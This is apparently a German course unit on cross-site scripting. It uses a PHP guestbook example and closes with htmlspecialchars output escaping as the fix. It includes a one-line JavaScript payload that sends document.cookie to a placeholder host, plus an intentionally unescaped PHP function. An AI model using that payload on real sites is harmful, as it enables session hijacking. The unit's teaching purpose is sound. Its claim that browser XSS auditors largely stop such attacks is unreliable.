LU10a - Cross-Site Scripting

Internal reference: lu/10-1.md


Einleitung

Cross-Site Scripting (kurz XSS) ist eine Form der Cyberattacke, wo Script-Code von außen in eine Webseite injiziert wird. Ziel ist es eine aktive Session (Sitzung) zu stehlen.</small>


Bei XSS wird Script-Code von außen in die aktuelle Webseite injiziert. Damit wird eine Autorisierungsbarriere überschritten, denn Sie können so einer Website vorgaukeln, der eingeschleuste Code sei Ihr eigener.

Beispiel

Ein kleines Beispiel soll dies untermauern. Stellen Sie sich eine simple Gästebuch-Anwendung vor, wie Sie sie in diesem Buch öfters finden. Hier zunächst eine Gästebuch-Datenbank (mit MySQL).




Was passiert aber, wenn Sie HTML-Code eingeben? Dieser Code wird dann ungefiltert ausgegeben. Sie können das Layout des Gästebuches verschandeln, beispielsweise durch das Einbinden anstößiger Grafiken. Abb-02 und Abb-03 zeigt eine harmlosere Variante, nämlich die Verwendung von <h1> und <hr> als HTML-Tags im Gästebuch-Eintrag.




Das allein ist ja schon schlimm genug, doch noch übler wird es, wenn statt HTML-Code JavaScript-Code eingeschleust wird. Da gibt es verschiedene Stufen der Grausamkeiten

- Öffnen von modalen Warnfenstern mit `window.alert()`
- unendliches Neuladen der Seite mit `window.reload()`
- die Umleitung des Benutzers mit `location.href = &quot;http://andererserver.xy&quot;`;
- das Auslesen aller Cookies, beispielsweise mit `location.href = &quot;http://andererserver.xy/cookieklau.php?c=&quot; + escape(document.cookie)`


Aus guten Gründen wird dies nicht weiter ausgeführt, aber Abbildung 04 und 05 zeigen die Auswirkung der ersten Angriffsmethode. Ferner überlegen Sie, was alles in Cookies stehen könnte: die aktuelle Session-ID beispielsweise. Damit ist es sehr einfach möglich, die Session eines Opfers zu übernehmen (das nennt man dann `Session Hijacking`)





XSS-Auditor

Die Gefahr für XSS ist primär bei alten Browser gegeben. Die neuen Browser (sicher bei Safari, Chrome, Firefox) weist ein sog. `XSS-Auditor` unterbindet die Ausführung von JavaScripts, wenn er eine XSS-Attacke vermutet (s. Abb-06.)



Gegenmassnahmen

Wirkungsvoll gegen XSS ist

- gründliche Input-Validierung
- Output-Escaping (in PHP mit der Funktion `htmlspecialchars`)

Output-Escaping

Ziel des Output-Escaping ist, dass im Webbrowser die Benutzereingaben niemals als Teil der Seite (d.h. mit deren HTML-Code) ausgeführt werden. Stattdessen werden die Benutzereingaben sozusagen entschärft und wie gewöhnliche Texte als ungefährlicher statischer Inhalt angezeigt. In PHP wird h

Beispiel

Im folgenden Beispiel wird die eigene Funktion `leseFeld` mit der PHP-Funktion `htmlspecialchars` angepasst, damit sämtliche Ausgaben auf dem Browser *entschärft * (also ausführbaren HTML resp. JavaScript-Code durch den Browser nicht ausgeführt) werden.

Code-01: ohne Escaping → unsicherer PHP-Code

```
...
/**
   * Liest ein einfaches Textfeld aus dem Formular aus
   * @param $feld - Datenfeld, welches ausgelesen wird
   * @return string - ausgelesenes Datenfeld als String
 */
function leseFeld($feld)
{
    if (!isset($_POST[$feld])) {
        return LEER_STRING;
    }
    if (!is_string($_POST[$feld])) {
        return LEER_STRING;
    }
    return $_POST[$feld];
}
...
```

Code-02: mit Escaping → sicherer PHP-Code

```
...
/**
   * Liest ein einfaches Textfeld aus dem Formular aus
   * @param $feld - Datenfeld, welches ausgelesen wird
   * @return string - ausgelesenes Datenfeld als String
 */
function leseFeld($feld)
{
    if (!isset($_POST[$feld])) {
        return LEER_STRING;
    }
    if (!is_string($_POST[$feld])) {
        return LEER_STRING;
    }
    return htmlspecialchars($_POST[$feld]);
}
...
```